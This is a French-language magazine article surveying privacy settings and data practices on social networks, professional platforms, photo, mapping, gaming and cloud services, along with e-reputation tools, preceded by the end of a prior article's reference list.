[21] We Fight Censorship [anglais] https://wefightcensorship.org/frhtml.html

[22] Le réseau Tor [anglais] https://www.torproject.org/about/overview.html.en

[23] FPDetective: Dusting the web for fingerprinters [anglais] http://www.cosic.esat.kuleuven.be/publications/article-2334.pdf

[24] HTTP Nowhere for Firefox http://threatpost.com/firefox-extension-http-nowhere-allows-users-to-browse-in-encrypted-only-mode/102108

LA CONFIDENTIALITÉ SUR LES RÉSEAUX SOCIAUX

Loïc Guillois

mots-clés : FACEBOOK / GOOGLE / TWITTER / PINTEREST / TUMBLR / LINKEDIN / XING / VIADEO / PICASA / FLICKR

Cet article aborde l'ensemble des réseaux sociaux et la confidentialité. De par la variété des plateformes et de leurs interactions, il est parfois difficile de maîtriser la confidentialité du contenu et des liens que l'on peut avoir sur le Web. Qu'il s'agisse de réseaux professionnels ou personnels, il est important de maîtriser et de comprendre les mécanismes mis en œuvre par les différents acteurs incontournables. Nous découvrirons quels types de données intéressent tous ces réseaux et nous verrons que l'usage de ces données ne se limite pas au ciblage publicitaire.

1 Les moteurs de recherche

La première brique importante de la confidentialité sur le Web reste le moteur de recherche. C'est lui qui permet de trouver du contenu, le cas échéant vous concernant. Un moteur de recherche fonctionne schématiquement en trois étapes. Tout d'abord, l'exploration : le Web est systématiquement exploré par un robot. Celui-ci suit récursivement tous les hyperliens qu'il trouve et récupère les ressources jugées intéressantes. L'indexation des ressources récupérées consiste à extraire les mots considérés comme significatifs du corpus à explorer. La recherche correspond à la partie requêtes du moteur, qui restitue les résultats.

Microsoft permet la traduction automatique des contenus sur Twitter et Facebook (via un partenariat). Cela lui donne une avance considérable sur Google en ce qui concerne l'indexation des contenus des deux plateformes. Bien sûr, Google met en avant les résultats de la plateforme Google+. Facebook a lancé son propre moteur de recherche en janvier dernier. Twitter dispose d'ores et déjà de son système de recherche fondé en particulier sur les hashtags.

2 Les réseaux sociaux

Un réseau social est un ensemble d'acteurs (individus, groupes ou organisations) reliés par des interactions sociales. Ces interactions sociales sont de différentes natures : familiales, sentimentales (liens forts) ou plus distantes : affinités, relations d'affaire, de travail (liens faibles). Elles peuvent se nouer à travers des contacts directs ou virtuels : échange de lettres, d'e-mails, chat, réseaux sociaux, mondes virtuels... Le nombre de Dunbar est le nombre d'amis avec lesquels une personne peut entretenir une relation stable à un moment donné de sa vie. Cette limite est à 150 personnes.

Fig. 1 : Gestion des paramètres de confidentialité dans Facebook.

Facebook est la plateforme la plus connue aujourd'hui, mais ce n'est pourtant pas le premier exemple de réseau social grand public à s'être répandu. Il n'y a pas si longtemps Skyrock et Copains d'avant étaient les plateformes à compter le plus de membres et à offrir des fonctionnalités similaires. Une nouvelle version de Copains d'avant vient d'ailleurs de voir le jour et semble prometteuse de par la refonte complète du site.

Aujourd'hui, c'est le trio Facebook, Google+ et Twitter qui est le plus utilisé. Ils permettent de communiquer plus facilement et aisément avec sa famille, ses amis (partage de photos, vidéos, envoi de messages...) et cela où que l'on soit dans le monde (Fig. 1).

Pinterest permet à ses utilisateurs de partager leurs centres d'intérêt, passions, hobbies, à travers des albums de photographies glanées sur l'Internet. Tumblr est une plateforme de microblogging qui permet à l'utilisateur de poster du texte, des images, des vidéos, des liens et des sons. Il s'agit d'un compromis entre un blog classique et Twitter qui lui se limite à des messages courts de 140 caractères. Il propose des fonctions similaires avec la possibilité de s'abonner à des blogs et de faire du reblogging, équivalent du retweet.

3 Les plateformes professionnelles

Un réseau social professionnel est un réseau social à usage exclusivement professionnel, orienté sur la mise en valeur et les échanges professionnels de ses membres, à la différence des réseaux sociaux grand public comme Facebook. Les plus connus sont Viadeo, LinkedIn et Xing (à prononcer crossing). Ces réseaux permettent notamment de trouver du travail ou recruter, de s'ouvrir de nouvelles perspectives d'affaires et surtout de disposer d'un carnet d'adresses en ligne accessible et à jour.

LinkedIn est l'un des premiers réseaux sociaux en ligne. La startup a été fondée en 2003 à Mountain View en Californie et connaît un rapide succès. En mars 2011, le site revendique plus de 130 millions de membres issus de 170 secteurs d'activités dans plus de 200 pays et territoires. C'est le premier réseau social professionnel mondial.

En 2004, c'est le réseau Viadeo qui voit le jour. D'abord lancé en France, Viadeo s'est aujourd'hui fortement développé à l'international, notamment en Europe et dans les pays émergents. Le site revendique 150 000 connexions par jour entre membres et 40 millions de membres (novembre 2011). C'est le premier réseau social professionnel en France et il a d'abord été disponible uniquement en français avant de s'internationaliser avec le support de l'anglais.

Enfin, Xing permet la construction et d'agrégation de son réseau professionnel. Il s'appuie comme ses concurrents d'un service web et propose lui aussi une application mobile. Celle-ci permet d'ailleurs de s'échanger des cartes de visite virtuelles en invitant sur son réseau une personne à proximité de vous en s'appuyant sur vos coordonnées GPS. Xing se définit d'abord comme un réseau de connaissances qui facilite le dialogue entre professionnels. Pour ses membres, il s'agit également d'un outil de gestion de réputation en ligne et de *personal branding*. Xing a mis l'accent dès le début sur l'internationalisation en étant disponible dans de nombreuses langues, dont le russe, le chinois, le japonais et bien sûr l'anglais et le français. La plateforme enregistrait 5,7 millions de membres en mai 2008.

4 Les services d'hébergement de photos

Il existe de nombreux systèmes de publications de photo. Tous les ténors du Web proposent leur propre service. On peut notamment citer les plus connus que sont Picasa (Google), Flickr (Yahoo!) ou encore plus récemment Twitpic (Twitter) et Instagram qui a été racheté par Facebook.

Le fournisseur de service de stockage cherche à optimiser son volume de stockage et l'utilisateur cherche à garder ses données personnelles confidentielles. Ces deux intérêts peuvent entrer en conflit. En effet, si les utilisateurs confient leurs collections de photos en clair au fournisseur du service de stockage, celui-ci peut identifier les images identiques et n'en stocker qu'une seule copie, et ceci quels que soient les propriétaires de photos identiques ; en revanche, la confidentialité des données personnelles est compromise. Cependant, si les utilisateurs du service de stockage chiffrent leurs images avant de les envoyer au fournisseur du service, celui-ci ne peut plus identifier les images identiques si celles-ci ont été chiffrées avec des clefs différentes. Cependant, il est tout à fait possible de réconcilier ces deux intérêts en apparence conflictuels. Un fournisseur de service de stockage en ligne a la capacité d'identifier non seulement les images identiques, mais aussi les images similaires, même si elles sont chiffrées avec des clefs différentes, sans compromettre la confidentialité des données personnelles.

En terme d'usage, il est intéressant de remarquer que de plus en plus d'applications mobiles proposent automatiquement de publier vos photos ou de les partager. C'est notamment le cas de Google+ et Dropbox. Concernant Google+, il vous sera possible de les consulter par la suite en réalisant une recherche par date, par album ou par visage. L'interface propose

également une page « meilleures photos ». Les photographies passent donc à travers de nombreux algorithmes et sont indexées. De plus, les photos prises depuis un mobile contiennent généralement les coordonnées GPS du lieu de la prise de vue grâce aux métadonnées au format EXIF.

Facebook a annoncé qu'il allait prochainement collecter les photos de profil de ses membres afin de se constituer une base de données biométrique. Cette information a été dévoilée cet été lorsque Facebook a changé ses conditions d'exploitation des photos de profil de ses utilisateurs. Actuellement, cette fonctionnalité est disponible aux États-Unis et permet d'identifier automatiquement les visages présents sur une photographie grâce à cette base de données. Cela dit il ne faut pas oublier que Picasa propose lui aussi la reconnaissance des visages. Concernant Flickr, Yahoo! vient de racheter la société IQ Engines qui est spécialisée dans les technologies d'intelligence artificielle et en particulier dans la reconnaissance de formes. Cette dernière travaillait sur la solution technique SmartAlbum qui permettrait à terme une reconnaissance faciale et de formes dans Flickr.




Fig. 2 : Vue immersive proposée par Google Street View.

5 Les services de cartographie immersifs

Google Street View est le service de référence en terme de rendu immersif. Bien qu'ayant rencontré quelques difficultés lors de son lancement avec nombres de procédures judiciaires, le service semble avoir trouvé sa voie en attachant une grande importante à la sécurité et à la protection de la vie privée. Lors de la collecte des images Street View, les équipes de Google utilisent différents dispositifs destinés à protéger la confidentialité et l'anonymat des personnes présentes sur les photos, notamment en floutant les visages et les plaques d'immatriculation. Il est d'ailleurs possible de les contacter en cas de problème afin de flouter certains clichés. De plus, Street View propose uniquement des photos prises à partir de routes du domaine public, exactement comme si vous vous promeniez dans la rue. Les images Street View ne s'affichent pas en temps réel, ce qui a également un grand intérêt pour la confidentialité, car les clichés peuvent dater de quelques mois comme de quelques années et Google ne fournit pas cette information. Cela dit, il ne faut pas oublier que Google conserve les photos non floutées pendant un an, l'Union Européenne avait demandé à réduire cette période à 6 mois en 2010, mais sans suite. L'UE a également demandé à Google d'avertir les habitants avant d'envoyer leurs fameuses Google Car (Fig. 2).

En France, Mappy est depuis longtemps éditeur de services de cartographie. Depuis quelques années, Mappy a mis en place un dispositif de prises de vues efficace et de qualité. Arrivé après Google sur ce créneau, il a d'emblée pris ses précautions en respectant le droit à la vie privée. C'est donc naturellement que Mappy traite les photos qui pourraient porter atteinte à la confidentialité. Ainsi, les visages reconnaissables et les plaques d'immatriculation lisibles des véhicules qui apparaîtront sur les photos prises en haute définition seront floutés. De la même manière, lors de la mise en ligne des images si vous arriviez à vous reconnaître ou à reconnaître votre famille, votre voiture ou votre domicile, vous pourrez exercer vos droits et signaler ces problèmes. La liste des villes qui ont été photographiées est disponible sur le site officiel de Mappy. Elle compte aujourd'hui plus d'une vingtaine de villes de taille moyenne et de grande taille. Il est également possible de connaître les prochaines villes qui seront traitées (**http://corporate.mappy.com/faq/mappy-photographie-votre-ville**).

6 Les services de géolocalisation

Aujourd'hui, toutes les plateformes veulent savoir où vous êtes. La question de la géolocalisation revient régulièrement. Mais à quoi leur sert-elle ? La mode a été lancée par l'application à succès Foursquare qui permet de publier rapidement sa position et de recommander des lieux (restaurants, magasins...). L'une des clefs est la gamification de ce principe, c'est-à-dire que de nombreux concepts inspirés directement

des jeux sont réutilisés. L'application permet ainsi aux utilisateurs de gagner des points et d'accumuler des badges. Les autres utilisateurs endossent ainsi le rôle de joueurs avec lesquels il est possible d'interagir. Tout le monde s'y est mis, Facebook avec Places, Skyrock avec Spot. La géolocalisation permet également d'authentifier les publications sur des événements. Elle permet aussi de limiter le spam et les fausses critiques pour les city guides. Aucun service ne se risque à espionner l'utilisateur, toutes les applications demandent l'autorisation. Il faut donc veiller à en faire bon usage.




Fig. 3 : Exemple de zone privée sur strava.com.

La startup Checkspear propose un jeu mobile inspiré des Pokemon qui se base sur Foursquare, le service de géolocalisation. En indiquant sa position géographique, il est possible de capturer des petits monstres ou de combattre d'autres joueurs. Le concept mêle donc vie réelle et réseaux sociaux et ouvre ainsi de nouvelles portes aux annonceurs. Le projet est toujours en recherche de financement, mais l'idée s'inscrit dans la tendance actuelle.

7 La réputation numérique

La réputation numérique, appelée aussi e-réputation, est la réputation sur le Web d'une marque ou d'une personne. Internet est visible de tous, contrôler son image est donc essentiel, à la fois pour que cela ne nous prête pas préjudice, mais aussi pour augmenter sa visibilité sur des domaines précis (formation, travail, etc.). Il est impératif de contrôler ses informations personnelles sur Internet. Cela passe par la vérification que l'ensemble de son profil Facebook est privé et masqué des moteurs de recherche.

Il ne faut pas pour autant se couper complètement d'Internet et opter pour l'anonymat virtuel. Internet est très utile pour réussir sa vie professionnelle qu'il s'agisse de trouver un stage ou un travail ou encore de faire connaître son entreprise et trouver des clients.

Le personal branding ou concept de « marque personnelle » s'appuie sur l'idée d'appliquer à une personne les techniques de communication utilisées par les entreprises pour leur propre marque. Cette technique est courante pour les personnalités (artistes, sportifs professionnels, entrepreneurs...). Cette approche a trouvé une nouvelle dimension avec l'émergence du Web 2.0 et notamment dans le cadre de la gestion de l'identité numérique, de la notoriété en ligne et de la réputation numérique. L'objectif est de prendre le contrôle de l'image qui est véhiculée par le nom et le prénom d'une personne. Ainsi, typiquement, en tapant son nom dans un moteur de recherche, l'idée est de mettre en avant son parcours professionnel, son expertise et les actions menées par la personne.

8 Votre présence sur les réseaux sociaux

Sur Facebook, toutes mes photos sont privées. Seules mes photos de profil et de couverture sont visibles. Les pages dont je suis fan ne sont pas visibles. Par principe, on peut choisir d'avoir la même approche concernant son profil Google+.

Viadeo et LinkedIn sont deux plateformes concurrentes de réseau social professionnel. Viadeo est davantage utilisé par les francophones, mais il est intéressant de disposer également d'un profil LinkedIn. Ils proposent tous deux de constituer un profil avec le détail sur le travail actuel, les expériences passées et la formation suivie. Le système permet d'ajouter des contacts actuels et de trouver de nouveaux contacts (partenaires, prestataires, clients, recrutement...). Les réseaux sociaux s'ouvrent à la jeunesse. Après Facebook qui autorise les adolescents de 13 ans à créer un compte, c'est LinkedIn, qui a baissé de 18 à 13 ans l'âge minimal pour ouvrir un compte.

DoYouBuzz est une plateforme d'hébergement de CV en ligne, qui permet la description détaillée des expériences et compétences. Les utilisateurs ont la possibilité de choisir un design qui leur correspond. L'outil offre un suivi statistique détaillé : provenance géographique, mots-clés, nombre de visites, etc. Il est possible d'utiliser un nom de domaine professionnel du type **www.prenom-nom.com**. Le référencement sur Google est optimisé et le résultat d'une recherche sur un nom/prénom fera remonter le CV DoYouBuzz dans les premières pages à coup sûr. Le système de recommandation permet de donner du crédit à votre profil. L'une des forces de DoYouBuzz est également de proposer l'import des données depuis les réseaux LinkedIn et Viadeo, ce qui permet de synchroniser et de gagner du temps. La plateforme est tellement incontournable qu'elle a été choisie par Pôle Emploi pour améliorer la transparence du marché du travail. Dans un premier temps, l'objectif est de permettre aux personnes qui ont créé leur CV sur le site Pôle Emploi de basculer sur DoYouBuzz, s'ils le souhaitent, pour bénéficier d'un CV web moderne et élégant. Pour ceux

qui ont déjà un CV DoYouBuzz, ils pourront accélérer la création de leur CV Pôle Emploi. Dans un second temps, DoYouBuzz pourra aider Pôle Emploi davantage, pourquoi pas en accompagnant la création et la gestion des CV Pôle Emploi. Ce système de création et de diffusion de CV DoYouBuzz sur le site de Pôle Emploi devrait être accessible en novembre 2013, avec un déploiement progressif.

Twitter est une plateforme de microblogging grand public qui véhicule depuis sa création une image professionnelle. Aujourd'hui on constate, notamment en France, une certaine évolution du profil des utilisateurs avec notamment l'arrivée massive d'adolescents sur la plateforme. La télévision propose également de plus en plus souvent d'interagir sur les émissions via Twitter. Les livetweets sont maintenant légion qu'il s'agisse d'un match de foot ou d'une émission de téléréalité. On peut par exemple citer The Voice sur la chaîne TF1 avec l'application iOS/Android MyTF1 Connect. La principale caractéristique de Twitter est la facilité à entrer en contact avec des personnes partageant des centres d'intérêts communs. Il est ainsi souvent utilisé pour de la veille technologique en formant une communauté d'experts qui peut avoir ses gourous (à l'instar de Maître Eolas, un avocat et blogger suivi par plus de 114 000 personnes). L'ensemble du contenu sur Twitter est accessible publiquement et sans authentification préalable. Il faut en être conscient et cela échappe parfois à certaines personnalités qui ne manqueront pas d'être reprises par la presse. L'histoire a montré aussi que par erreur (ou non ?) certaines célébrités avaient publié des photos personnelles. Utiliser Twitter permet de propager rapidement du contenu : idées, articles, liens, photos... Le mécanisme de follower / retweet favorise largement la diffusion du contenu sans contrôle sur celui-ci.

9 Les plateformes de jeux vidéo

Aujourd'hui, les trois principales consoles du marché s'affrontent aussi sur le terrain des réseaux sociaux. Microsoft, Sony et Nintendo ont bien compris l'intérêt d'intégrer des fonctionnalités sociales sur leurs consoles.

Sony avec son PlayStation Network permet de jouer en ligne, de discuter avec des amis et de télécharger des jeux. L'aspect communautaire est au coeur des préoccupations, car il permet de transformer aussi sa PlayStation 3 en centre de divertissement personnalisé pour toute la famille. Sony a fait le choix de le mettre à disposition gratuitement en incluant notamment des fonctions liées au réseau social Facebook, accessibles depuis le menu ***Gestion du compte***. Ainsi, les utilisateurs peuvent, s'ils le souhaitent, exposer sur le « mur » de leur compte les trophées qu'ils obtiennent et les achats qu'ils effectuent sur le PlayStation Store. Les trophées sont des récompenses obtenues en accomplissant des objectifs spéciaux dans les jeux PS3 (console de salon) et PS Vita (console portable). Il existe quatre catégories de trophées : Bronze, Argent, Or et Platine, déterminés par la difficulté de l'objectif à accomplir. Les informations relatives aux Trophées sont automatiquement sauvegardées sur le serveur PSN : elles peuvent être comparées à celles des personnes présentes dans sa liste d'amis et exportées sur le « Portable ID ». Il s'agit d'une image générée dynamiquement et donc accessible à tout le monde par une simple URL. Elle contient des informations sur le profil de l'utilisateur PSN et peut donc être intégrée en signature sur les forums, partagée sur les réseaux sociaux ou encore intégrée dans un blog ou site web.

L'utilisateur peut créer une liste d'amis d'une capacité de 100 personnes contre 50 à l'origine. Il peut discuter avec d'autres joueurs pendant les parties, être averti lorsqu'un ami se connecte, envoyer des messages textes et des fichiers multimédias et participer à des chats vocaux, vidéos ou textuels. Il est possible d'envoyer des messages écrits pendant une partie, mais pas de participer à des chats audio.

Il est possible de télécharger en amont des vidéos sur YouTube. Cette tendance appelée *live gaming* est de plus en plus présente, notamment avec la sortie du jeu GTA V. Il est également possible de gérer ses photos sur Picasa avec une application spécialement développée sur la console. Fin avril 2011, les services du PlayStation Network ont été attaqués au niveau mondial rendant ainsi leur accès en ligne impossible. Il est rapporté que des données d'utilisateurs ont été piratées en même temps que le réseau, incluant des noms, adresses, adresses électroniques, dates d'anniversaire, pseudonymes et mots de passe. Cependant, le service Playstation Network n'a pas rencontré d'autres problèmes depuis cet incident et a renforcé le système de confidentialité de l'utilisateur (Fig. 4).

Microsoft dispose également de sa propre plateforme pour sa console de salon : le Xbox Live. Celle-ci compte 48 millions de membres et une croissance continue. Le Xbox Live Gold est décrit comme un réseau social de divertissement est disponible à la fois sur Xbox 360 et Xbox One. Il permet notamment aux joueurs de découvrir des fonctionnalités multijoueurs et de nombreux produits exclusifs. Étant reliée à la télévision, la plateforme se veut aussi une véritable solution de télévision connectée avec des films disponibles en VOD

Fig. 4 : Exemple de Portable ID PlayStation Network.

et des programmes télévisés en haute définition ainsi que des événements en direct ou encore de la musique et du sport. Le récent rachat de Skype par la multinationale permet également à la Xbox de proposer un service de qualité pour communiquer avec ses amis et sa famille directement sur la télévision. Grâce au Kinect il est possible de réaliser des conférences vidéo avec les 48 millions de membres à travers le monde.

Nintendo n'est pas en reste. Avec la sortie de la Wii U, le Miiverse a été lancée et propose un service à mi-chemin entre Twitter et Facebook intégralement dédié à l'univers Nintendo. Chaque utilisateur ayant créé son Nintendo Network ID peut participer, ajouter des amis, écrire des posts, faire des dessins sur sa tablette et les publier, envoyer des captures d'écran depuis ses jeux pour se vanter d'un exploit ou demander de l'aide au reste de la communauté..

Lancé avec la Wii U lors de la sortie de la console, le Miiverse est une sorte de mélange de Twitter et Facebook intégralement dédié à l'univers Nintendo, ses consoles, ses jeux, ses annonces... Chaque utilisateur ayant créé son Nintendo Network ID peut participer, ajouter des amis, écrire des messages, dessiner sur sa tablette et les publier, envoyer des captures d'écran depuis ses jeux ou demander de l'aide au reste de la communauté.

Avec ces exemples, on se rend bien compte que les réseaux sociaux vont bien au-delà de la simple page avec une liste d'amis. Les services proposés et les interactions possibles sont de plus en plus riches. Les passerelles entre les différents services sont de plus en plus nombreuses et la problématique de confidentialité associée n'en prend que plus d'intérêt. Il y a fort à parier que d'ici quelque temps, l'ensemble de ces plateformes sera accessible sur mobiles. Miiverse est d'ores et déjà disponible sur Android.

10 Publication de contenu

Posséder un site Internet ou mieux, un blog permet la création de contenu de valeur qui sera associé à notre nom. Ainsi les moteurs de recherche indexeront ce contenu. Il est intéressant que ce site Internet, qui idéalement aura pour nom de domaine votre nom et votre prénom mette en avant une liste de liens vers tous vos profils de réseaux sociaux que vous souhaitez mettre en avant : Google+, Twitter, DoYouBuzz, LinkedIn, Viadeo... Si c'est dans le cadre d'une entreprise, il sera également intéressant de pointer vers une page Facebook. Il est également possible de créer des profils correspondant à votre domaine d'activité, par exemple un développeur pourra mettre en avant ses projets personnels en ajoutant un lien vers son compte GitHub ou Bitbucket. Un graphiste pourra pointer vers un portfolio (behance.net, Vimeo ou YouTube pour du contenu vidéo).

La création de contenu est la première étape dans une démarche de personal branding. Il est intéressant d'écrire du contenu sur des thèmes qui nous concernent et qui nous intéressent. Cela peut prendre la forme d'un

AUTOUR DE L'ARTICLE...

▪ COMMUNITY MANAGER

Un nouveau métier : un community manager ou, en français, gestionnaire de communauté est la personne qui prend en charge l'animation d'une communauté virtuelle pour le compte d'une entreprise. Le métier évolue chaque jour en fonction de l'évolution des services disponibles sur l'ensemble des plateformes. Le community manager s'occupe d'activités diverses selon le contexte de son entreprise (e-commerce, parti politique, grande marque...). Bien plus que de la simple modération, le cœur de la profession réside dans l'interaction et l'échange avec les internautes. Il nécessite une bonne connaissance des médias sociaux et du buzz marketing. C'est une formation de base en communication qui amène à ce métier. Il doit disposer d'un véritable savoir-être et d'un sens de la diplomatie.

▪ ET LES SPORTIFS ?

Les applications mobiles pour le sport sont florissantes depuis quelques années. On ne les compte plus : Runkeeper, Strava, Runtastic... Elles permettent toutes d'enregistrer ses activités sportives et notamment les tracés GPS. Certaines proposent même du live. Elles s'intègrent parfaitement aux réseaux sociaux en permettant le partage de ces activités. Il est même possible d'avoir des amis sur ces plateformes. Il faut être conscient que par défaut, tous vos contacts auront la possibilité de voir vos tracés et donc peuvent facilement savoir où vous habitez, de quel matériel vous disposez (vélo, chaussures...). Avec les flux live, on peut même savoir quand vous êtes absent de chez vous ou connaître vos habitudes. Il faut en être conscient. Certaines applications proposent donc de définir une zone de confidentialité, ainsi vos contacts n'auront pas accès aux portions GPS autour de chez vous dans un périmètre que vous aurez défini. Vous pouvez définir autant de zones de confidentialité que souhaité (chez vous, lieu de travail...). L'ensemble des plateformes propose un accès limité aux publications et il est nécessaire de devenir ami pour accéder à l'ensemble des données (dates, tracés GPS...). Les données sont stockées au format GPX (traces GPS), ce qui permet à des sites comme Tapiriik.com de synchroniser les différentes plateformes. Tapiriik respecte d'ailleurs particulièrement bien la confidentialité des données (activités, mots de passe) : https://tapiriik.com/privacy.

blog ou d'un site web. Afin de valoriser ce contenu, il est utile de faire connaître ce qui passera par votre réseau : partagez vos publications et à leur tour peut-être seront-elles partagées à d'autres réseaux. Pour en arriver à ce cercle vertueux, il est important de privilégier la qualité sur la quantité. Cette démarche permet d'obtenir de nombreux sites web qui parleront de votre publication et notamment de mettre un lien vers votre site web. C'est ce fameux lien qui favorisera votre positionnement dans les moteurs de recherche. Afin d'aider les moteurs de recherche à faire leur travail, il est primordial d'optimiser le contenu du site web. Cela passe par le choix des titres, et la mise en avant de mots-clefs.

11 Partage sur les réseaux

Comme nous l'avons évoqué, il est intéressant de partager ses articles sur les réseaux. Une approche simple pourrait être de publier le contenu auprès de ses amis sur Facebook et auprès de ses contacts professionnels en publiant sur LinkedIn et Twitter. C'est une démarche intéressante, mais il existe d'autres plateformes dédiées à ces usages.

Digg est un site web communautaire qui a pour but de faire voter les utilisateurs pour une page web intéressante et proposée par un utilisateur. Typique du phénomène « Web 2.0 », il combine social bookmarking, blog et syndication. Il dispose de plusieurs catégories telles que ***Politique***, ***Divertissement***, ***Vidéos*** et ***Technologie***. Les nouveaux articles et les sites web soumis par les utilisateurs sont notés par d'autres utilisateurs. Si une proposition remporte le succès nécessaire, elle est affichée sur la page d'accueil.

Reddit est un site web communautaire de partage de signets permettant aux utilisateurs de soumettre leurs liens et de voter pour les liens proposés par les autres utilisateurs. Ainsi, les liens les plus appréciés du moment se trouvent affichés en page d'accueil.

Reddit permet à ses membres de soumettre des liens et de voter pour ou contre des liens proposés. Il est possible de soumettre des commentaires associés à des liens et également de voter pour ou contre les commentaires proposés par les autres utilisateurs. La modération a une part importante et il est donc possible de signaler un lien ou un commentaire en cas de non-respect des règles d'utilisation par exemple. Ce sera le cas, si vous publiez de la publicité, par exemple un article clairement publicitaire sur une marque ou un produit. Comme toute plateforme sociale, Reddit possède un système de messagerie intégrée. Il est également possible de créer et gérer un subreddit. Il s'agit d'une page de Reddit consacrée à un thème particulier. Les modérateurs de ces pages peuvent eux-mêmes modérer les liens et commentaires du subreddit et personnaliser l'apparence et certaines fonctionnalités. Chaque subreddit est indépendant et contrôlé par ses modérateurs. Les administrateurs du site n'interviennent dans la gestion effectuée par ceux-ci qu'en dernier recours. C'est l'une des grandes spécificités de Reddit. D'ailleurs, il existe un subreddit concernant la vie privée : **http://www.reddit.com/r/Privacy**.

delicious a été créé par son auteur dans le but de sauvegarder ses marque-pages personnels. Aujourd'hui, le site Web social permet de sauvegarder et de partager ses marques-pages Internet et de les classer selon le principe de folksonomie. C'est-à-dire les classer de façon spontanée par des mots-clefs à la manière de Flickr pour les photos ou Gmail pour les courriers électroniques. Là encore les fonctions de partage permettront de faire connaître vos contenus.

scoop.it! est un outil qui permet le partage d'articles sur les réseaux sociaux. L'idée est de partager sa veille et d'organiser les articles glanés sur le Web. Il permet de se constituer un véritable press-book et d'en faire profiter ses réseaux.

12 Stockage dans le cloud

Il y a quelques années, les solutions de stockage n'auraient pas eu la place dans cet article. En effet, aujourd'hui force est de constater que l'ensemble des acteurs du marché se connecte aux réseaux sociaux en permettant de partager des fichiers à ses amis ou encore en offrant un système de parrainage avantageux. C'est notamment le cas de Dropbox de par son site Web,

Fig. 5 : Google Takeout : récupérez vos données.

mais aussi les applications clients lourds et mobiles. Dropbox avait été accusé d'être la prochaine entreprise sur la liste des participants au programme Prism et, malgré leur démenti, le doute subsiste. On ne peut leur reprocher de faire des efforts du point de vue de la sécurité puisqu'ils s'appuient sur le service Amazon S3 pour le stockage des fichiers. Ce dernier assure donc que toute suppression de fichier est définitive. De plus, Dropbox utilise le chiffrement AES-256 bits et le protocole SSL pour la communication entre ses serveurs et les applications mobiles et desktop.

Concernant Google Drive c'est d'autant plus vrai que tous les services Google sont interconnectés. Avec l'arrivée de Google+, le partage de fichiers sur les réseaux sociaux devient encore plus fréquent. Google propose un service qui permet de récupérer l'ensemble des données qu'il stocke via son service Takeout (**https://www.google.com/takeout**). Cependant, il n'existe pas de tel service pour supprimer l'ensemble de ses comptes Google : il est nécessaire de supprimer les comptes un à un (Fig. 5).

Une alternative possible est l'application Mega, du célèbre fondateur de MegaUpload Kim Dotcom. Elle donne accès gratuitement à un serveur de 50 Go où l'on peut naviguer et importer, télécharger ou effacer des fichiers. Il y a également une option pour synchroniser automatiquement toute photo ou vidéo prise par son smartphone.

13 Les outils de diagnostic

Il existe de nombreux outils permettant de suivre son e-réputation. En premier lieu, il est possible d'utiliser les systèmes d'alerte des moteurs de recherche. Cette approche est intéressante, car elle permet de contrôler quasiment en temps réel le contenu indexé sur des mots-clefs particuliers comme un nom, un prénom, une marque ou entreprise. Google propose un système d'alerte par e-mail. Bing permet à partir des recherches de créer des flux RSS qui s'actualisent à mesure que de nouveaux résultats sont disponibles.

Concernant les réseaux sociaux en particulier, il existe également des outils. Sur Twitter, il est possible de suivre certains hashtags avec des solutions comme Tweetbeep ou backtweets. Ce dernier se présente sous la forme d'un moteur de recherche, il est donc nécessaire de l'utiliser régulièrement pour obtenir un suivi. Twitter ayant régulièrement changé ses conditions d'utilisation, Backtweets ne propose plus d'API pour effectuer ses recherches. C'est bien dommage, mais personne n'est épargné, Twitter a le contrôle sur son interface graphique en proposant des clients Web et des applications officielles et propose une API limitée en termes d'usage. Tweetbeep propose quant à lui des alertes par e-mails, mais ce service est payant. De plus, les alertes sont limitées à 200 par mois.

Concernant Facebook, la société AVG bien connue pour son antivirus a récemment travaillé sur une application de confidentialité s'appuyant sur l'API Facebook. Celle-ci est disponible sous la forme d'une application Facebook accessible sur la page officielle (**http://www.facebook.com/avg**). Cet outil offre aux utilisateurs davantage de confidentialité en leur permettant de déterminer facilement les destinataires de leurs messages publics sans avoir à supprimer leurs contacts personnels. AVG CrowdControl est conçu pour rendre l'expérience Facebook plus sûre en personnalisant les paramètres de confidentialité des statuts, photos et vidéos postés sur la timeline. AVG aide ainsi les utilisateurs à prendre activement en main leur sécurité en ligne et le respect de leur vie privée. L'application AVG PrivacyFix demande l'autorisation d'accéder à vos données et en particulier à votre liste d'amis avec la possibilité de la gérer ainsi qu'aux informations de base (âge, sexe...), de profil (scolarité, situation amoureuse...) et de publications (statuts, photos...). Elle y aura accès tant que vous l'utilisez. Vous avez la possibilité à tout moment de révoquer une application en vous rendant à l'adresse suivante : **https://www.facebook.com/settings?tab=applications**.

